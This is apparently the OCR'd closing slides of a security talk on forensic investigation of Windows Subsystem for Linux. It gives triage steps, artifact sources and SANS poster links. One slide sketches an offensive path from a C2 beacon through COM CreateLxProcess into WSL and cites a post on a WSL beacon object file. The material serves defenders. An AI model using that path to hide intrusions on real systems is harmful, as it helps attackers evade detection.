



```
Beacon > COM::CreateLxProcess() > WSL Service >
Linux VM
```

* https://specterops.io/blog/2026/01/16/one-wsl-bof-to-rule-them-all

OK, what about digital forensics?

F6





Windows Forensic Analysis: https://www.sans.org/posters/windows-forensic-analysis
LINUX Incident Response and Threat Hunting Poster: https://www.sans.org/posters/linux-incident-response-threat-hunting-poster

Conclusion

F6

Basic Windows artifacts and logs establish whether WSL is present and has been used, but provide no context.

Linux forensics: collect triage data from the WSL distribution using UAC*, or acquire its ext4.vhdx image.

Develop hypotheses based on current TTPs.

Analyze Linux forensic artifacts and logs.

Useful links

* https://github.com/tclahr/uac

Thank you!
Any questions?

F6

Telegram channel:
Garden Detective

